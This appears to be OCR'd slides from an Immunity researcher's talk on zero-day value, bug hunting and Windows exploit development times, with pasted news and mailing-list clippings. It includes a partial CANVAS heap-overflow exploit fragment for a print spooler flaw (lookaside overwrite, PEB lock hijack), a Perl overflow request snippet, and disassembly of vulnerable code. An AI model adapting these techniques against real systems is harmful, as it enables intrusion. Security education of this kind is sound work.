

Apology of Odays

Nicolás Waisman



Who Am I?

Senior Security Researcher and Regional
Manager at Immunity, Inc.


Research and Development of reliable Heap
Overflow exploitation for CANVAS attack
framework

ls.waisman@immunityinc.com



“Software has bugs. This is
quite a known fact”
– Phrack 64-8





Zeer-Oh Dey

A bug that has not been
patched, and is not public.

*Alternative definitions are often weaker - they usually benefit the associated
line of business.*

“Mors Certa,
hora incerta”

Value of 0day

Four contributing factors:

1. Complexity
2. Uniqueness
3. Relevance
4. Exploitability



Why look
for a
0day?



LADIES



«seguridad»

DIEGO WALDMANN

Desde Merlo Alarmó a la Web

Francisco Amato
creó el software
antihackers del
que todos hablan.

Leonardo Correa
lcorrea@clarin.com

una dirección, en rigor está "marcando" un número, como se hace con el teléfono. Lo que descubrió Kaminsky es que ese número puede ser cambiado por terceros. De modo que si alguien ingresa a un sitio conocido, tipando como siempre lo hace, podría entrar a una página falsa, melliza. Esto sería doblemente grave si se trata de una página de un banco, o de un sitio que se podrían robar datos más datos.

Cómo el problema es de los dominios de Internet, incluye a todos los sistemas operativos: Windows, Linux y Mac.

A la hora de la exposición en Black Hat, Kaminsky se refirió a



PRECOZ. A los 24 ya tiene su empresa de seguridad informática.

seguridad del que todo el mundo habla. El famoso Evilgrade. Y basta con tipiar ese nombre en Go


sea que ponga quien lo use. Simula también ser actualización de Windows, Wi-Fi, Mac OS X, E

FAME

La historia cuenta que Dan Kaminsky, encumbrado investigador de seguridad informática, explicó en la prestigiosa conferencia Black Hat de julio, cómo es eso de que toda Internet está (o estaba) en jaque. Ante una plégi

MONEY





Every time you publish a
bug, God kills a kitten

Who needs 0days?

- Pentesters
- Government/Mil
- You
- Me :)



Immunity's 0day numbers

Average 0day lifetime: 348 days

Shortest life: 99 days

Longest life: 1080 (3 years)



Low Hanging Fruit

Grep is getting old, but still useful sometimes

08E4CA3A	. FF75 0C	PUSH DWORD PTR SS:[EBP+C]	SRC
08E4CA3D	. 8D85 F8F7FFFF	LEA EAX,DWORD PTR SS:[EBP-808]	
08E4CA43	. 50	PUSH EAX	dest
08E4CA44	. FF15 <u>9814DE08</u>	CALL DWORD PTR DS:[<&msvcrt.wcsncpy>]	wcsncpy
08E4CA4A	. 59	POP ECX	
08E4CA4B	. 59	POP ECX	
08E4CA4C	. 8D45 F8	LEA EAX,DWORD PTR SS:[EBP-81]	

Low Hanging Fruit

Fuzzing is ok, but vendors also use it a lot.

```
0139FFE    55          PUSH EBP
0139FFF    8DAC24 6CE0FFFF LEA EBP,DWORD PTR SS:[ESP-1F94]
013A006    B8 14200000 MOV EAX,2014
013A00B    E8 A0202800 CALL AcroRd_1.016220B0      ; alloca_probe
...
013A030    53          PUSH EBX                  ; MSG STRING
013A031    E8 3C31D4FF CALL <AcroRd_1.wstrlen>
013A038    8945 8C      MOV DWORD PTR SS:[EBP-74],EAX
...
013A04F    0FB703      MOVZX EAX,WORD PTR DS:[EBX]      ; kind of memcpy
Start
...
013A0109   66:894475 90  MOV WORD PTR SS:[EBP+ESI*2-70],AX ; CRASH!
013A010E   46          INC ESI
013A010F   81FE 00200000 CMP ESI,2000                ; WRONG!
013A0115   75 26        JNZ SHORT AcroRd_1.013A013D    ; bytes != chars
...
013A013D   43          INC EBX
013A013E   43          INC EBX
013A013F   FF4D 8C      DEC DWORD PTR SS:[EBP-74]
013A0142   837D 8C 00    CMP DWORD PTR SS:[EBP-74],0
013A0146   ^0F85 03FFFFFF JNZ AcroRd_1.013A004F      ; Loop End
```

Racing the fuzzers

education; I think it's important to make people aware that even with great tools and great security-savvy engineers, there are still bugs that are very hard to find.

Fuzz Testing

I'll be blunt; our fuzz tests did not catch this and they should have. So we are going back to our fuzzing algorithms and libraries to update them accordingly. For what it's worth, we constantly update our fuzz testing heuristics and rules, so this bug is not unique.

Defenses

If you want the full details of the defenses, and how they come into play on Windows Vista and Windows Server 2008, I urge you to read the SVRD team's in-depth [analysis](#) once it is posted.

Racing the fuzzers

The Mecca: Manual Auditing

Write Loops

Logic Bugs


Return from functions

Race conditions

New Bug Class



Vulnerability Remediation Statistics



source: CERT/CC 2008



Exploits

An exploit is a working program that takes advantage of one **or more** vulnerabilities in order to break boundaries.

It's hard to say if a
vulnerability is exploitable
without an exploit

GOBBLESS vs APACHE



Public Exploits



V
S

Commercial Exploits



“Mitigating” factors

□ Mitigating Factors for Print Spooler Vulnerability - CAN-2005-1984:

- On Windows XP Service Pack 2 and Windows Server 2003, this vulnerability is restricted to authenticated users. Additionally, in order for this issue to create a remote attack vector on these operating system versions, a local user who has appropriate permissions must first share a printer or try to connect to a shared printer. If no user with appropriate permissions has shared a printer or tries to connect to a shared printer, an attacker would have to have valid logon credentials and must be able to log on locally to exploit this vulnerability.
- On Windows XP Service Pack 2 and Windows Server 2003, this issue would result in a denial of service condition. On Windows XP Service Pack 2 and Windows Server 2003, this issue cannot be exploited for remote code execution or for elevation of privilege.

On other operating system versions, attacks attempting to exploit this vulnerability would most likely result in a denial of service condition. However remote code execution could be possible.

Firewall best practices and standard default firewall configurations can help protect systems that originate outside the enterprise perimeter. Best practices for systems that are connected to the Internet have a minimal number of



It could be done!

```
self.connect()
self.MemLeak(0x208,4) #fills in 0x42 sized chunks
self.MemLeak(0x220,4) #fills in 0x45 sized chunks
self.RpcAddPrinterConnection('A'*0x54) #creates a hole for 84 byte allocations
self.setProgress(40)
self.log('[*] Populating lookaside table')
what=0x7ffd9300; self.log('[*] Write4(0x%08x,0x%08x)'%(what,what+8))
self.Write4(what,what+8)
what=0x7ffd9310; self.log('[*] Write4(0x%08x,0x%08x)'%(what,what+8))
self.Write4(what,what+8)
what=0x7ffd9320; self.log('[*] Write4(0x%08x,0x%08x)'%(what,what+8))
self.Write4(what,what+8)
self.log('[*] Overwriting PEB lock function')
what=0x7ffd9318; where=0x7ffd9020 #PEB lock function
self.log('[*] Write4(0x%08x,0x%08x)'%(what,where))
self.Write4(what,where)
self.log('[*] Triggering PEB lock function')
self.RpcEnumPorts()
if self.ISucceeded():
    self.setInfo('%s attacking %s:%d (succeeded!)'%(self.name,self.host,self.pc
```

FAIL!

You know that your exploit is gonna fail...

when it only connects once to the target...

```
$request = "A"x30 . $JMP . $EAX . $ECX .  
"B"x100 . $SC;  
my $left = 1000 - length($request);  
$request = $request . "C"x$left;  
$request = $cmd . $request . "\r\n";  
send $socket, $request, 0;
```

What do we care about in an exploit?

- Reliability
- Target Set





Welcome to Windows Protections...

/GS

DEP/NX/W^X/PAX

ASLR

Heap Protections

SafeSEH

etc

A change in the old paradigm...

Are bugs more
valuable than
exploits?



YES!

New vulnerabilities
classes and complex
bugs



MAYBE !

Stack Overflow bug
in Server 2003



NO!

Heap overflow bugs (yes, including Win2k)



What will you choose?

RealServer



Dt login

Corollary

If we use **TIME & SKILLS** as variables, writing exploits is a similar investment to finding bugs



Every time
you
publish a
bug,
Maradona
scores
against
Brazil



2000 A.D.

Stack Overflow

- 26' minutes to exploit NOP Certification target
- 1 or 2 days to find address for all SPs and Language packs
- 3 minutes of victory dancing



Demo Time



2003 A.D.

Stack Overflow bypassing DEP

- 26' minutes to exploit NOP Certification
- 2 to 4 days to make it universal
- 6 minutes of victory dance



Heap Overflows

Windows 2000

- 1 day: Triggering the bug
- 1-2 days: Understanding the heap layout
- 2-5 days: Finding Soft and Hard Memleaks
- 5-8 days: Finding a reliable Write4
- 1-2 days: Function Pointers and Shellcode



Heap Overflows

Windows 2003/XP SP2

- 1 day: Triggering the bug
- 1-2 days: Understanding the heap layout
- 2-5 days: Finding Soft and Hard Memleaks
- 10-30 days: Overwriting a Lookaside Chunk
- 1-2 days: Getting burned out, crying like a baby, trying to quit, doing group therapy
- 2-5 days: Finding a Function pointer



Heap Overflow

Vista

Take your estimated time of development for
Server2k3/XP SP2 and double it

(36-94 days)



Exploitation

Generic techniques are a thing of the past!

Exploits are moving into specific exploitation:



Dowd on Flash

Sotirov on Browser

Conclusion

Improve your tools:

- easy to use
- easy to share
- easy to expand
- easy to reuse



Immunity Debugger - notepad.exe

CPU - main thread, module notepad

Registers (FPU)

File View Debug Plugins ImmLib Options Window Help Jobs

Consulting Service

01007390 \$ 6A 70 PUSH 70
0100739F . E8 98100001 PUSH notepad.01001898
010073A4 . E8 BP010000 CALL notepad.01007568
010073A9 . 33D8 XOR EBX,EBX
010073B4 . 53 PUSH ECX
010073C0 . 8BD0 CC100001 ED1 DWORD PTR DS:[ECX].
010073C2 . FFD7 CALL EDI
010073C4 . 56181388 4D5A CMP WORD PTR DS:[ECX],5A4D
010073C9 . 75 1F JNZ SHORT notepad.01007300
010073CB . 8B48 3C MOV ECX,DWORD PTR DS:[ECAX+8C]
010073CE . 03C8 ADD ECX,ECX
010073D0 . 8139 50450000 CMP DWORD PTR DS:[ECX1],4550
010073D5 . 75 12 JNZ SHORT notepad.01007300
010073D8 . 0FB741 18 MOVZX ERX,WORD PTR DS:[ECX+18]
010073DC . 3D 00010000 CMP ERX,100
010073D1 . 74 0F JE SHORT notepad.010073F2
010073D3 . 3D 00020000 CMP ERX,200
010073D8 . 74 05 JE SHORT notepad.0100730F
010073DA > 8950 E4 MOV DWORD PTR SS:[EBP-1C],EBX
010073DD . EB 27 JMP SHORT notepad.01007406

EIP 01007390 notepad.<ModuleEntryPoint>

C 0 ES 0023 32bit 0xFFFFFFFF
R 0 CS 001B 32bit 0xFFFFFFFF
S 1 DS 0023 32bit 0xFFFFFFFF
T 0 FS 0033 32bit 0xFFFFFFFF
D 0 GS 0000 NULL
O 0 LastErr ERROR_ALREADY_EXISTS (00000008)
CPU 00000000 00000000 00000000 00000000

Heap dump 0x000a0000

Address	Chunks
0x000a0558 [07c]	0x000a0558 -> [0x000a0558 0x000a0558]
0x000a0560 [07d]	0x000a0560 -> [0x000a0560 0x000a0560]
0x000a0568 [07e]	0x000a0568 -> [0x000a0568 0x000a0568]
0x000a0570 [07f]	0x000a0570 -> [0x000a0570 0x000a0570]
0x000a0000	0x000a0000 size: 0x00000040 (00c8) preysize: 0x00000000 (0000) heap: *0x000a0000* Flags: 0x00000001 (B) 0x000a0640 0x000a0640> size: 0x00000040 (00c8) preysize: 0x00000040 (00c8) heap: *0x000a0000* Flags: 0x00000001 (B) 0x000a0680 0x000a0680> size: 0x000001818 (0303) preysize: 0x00000040 (0008) heap: *0x000a0000* Flags: 0x00000007 (B E P) 0x000a1e98 0x000a1e98> size: 0x00000040 (0008) preysize: 0x000001818 (0303) heap: *0x000a0000* Flags: 0x00000007 (B E P) 0x000a1ed8 0x000a1ed8> size: 0x00000040 (0008) preysize: 0x00000040 (0008) heap: *0x000a0000* Flags: 0x00000007 (B E P) 0x000a1f18 0x000a1f18> size: 0x0000002F0 (005e) preysize: 0x00000040 (0008) heap: *0x000a0000* Flags: 0x00000007 (B E P) 0x000a1f18 0x000a1f18> size: 0x0000002F0 (005e) preysize: 0x00000040 (0008) heap: *0x000a0000* Flags: 0x00000007 (B E P) 0x000a2208 0x000a2208> size: 0x000000330 (0066) preysize: 0x0000002F0 (005e) heap: *0x000a0000* Flags: 0x00000007 (B E P) 0x000a2208 0x000a2208> size: 0x000000330 (0066) preysize: 0x0000002F0 (005e) heap: *0x000a0000* Flags: 0x00000007 (B E P) 0x000a2538 0x000a2538> size: 0x000000330 (0066) preysize: 0x000000330 (0066) heap: *0x000a0000* Flags: 0x00000007 (B E P) 0x000a2538 0x000a2538> size: 0x000000330 (0066) preysize: 0x000000330 (0066) heap: *0x000a0000* Flags: 0x00000007 (B E P)

!heap -h 0xa0000

Heap 0xa0000 dumped

Paused

- Train your employees



- Train yourself (Don't give up)

Every time you publish a bug, PROJ3KT M4YH3M will go after you ;)

[Full-disclosure] i sh0t the white hat eDiçãO 4 (PROJ3KT M4YH3M BR4Z1L)

From: H2G-Labs Information Security (h2glabs.infosec @ gmail.com)

Date: Sun Nov 02 2008 - 17:34:35 CST

- Messages sorted by: [\[date \]](#) [\[thread \]](#) [\[subject \]](#) [\[author \]](#)
-

-----BEGIN PGP SIGNED MESSAGE-----

Hash: SHA512

The new version (4) of the "i sh0t the white hat" zine (PROJ3KT M4YH3M BR4Z1L).

URL: <http://rs417.rapidshare.com/files/160091755/istwh4.txt>

These guys do a good job counter some pseudo elite kids and CISSPs at Brazil.

In this version, we can see a funy hack counter Nash Leon (Glaudson O Campos).

:P


Regards...


--
H2G-Labs Information Security
Igor Marcel - Information Security Consultant
H2GLabs.InfoSec "at" Gmail.com

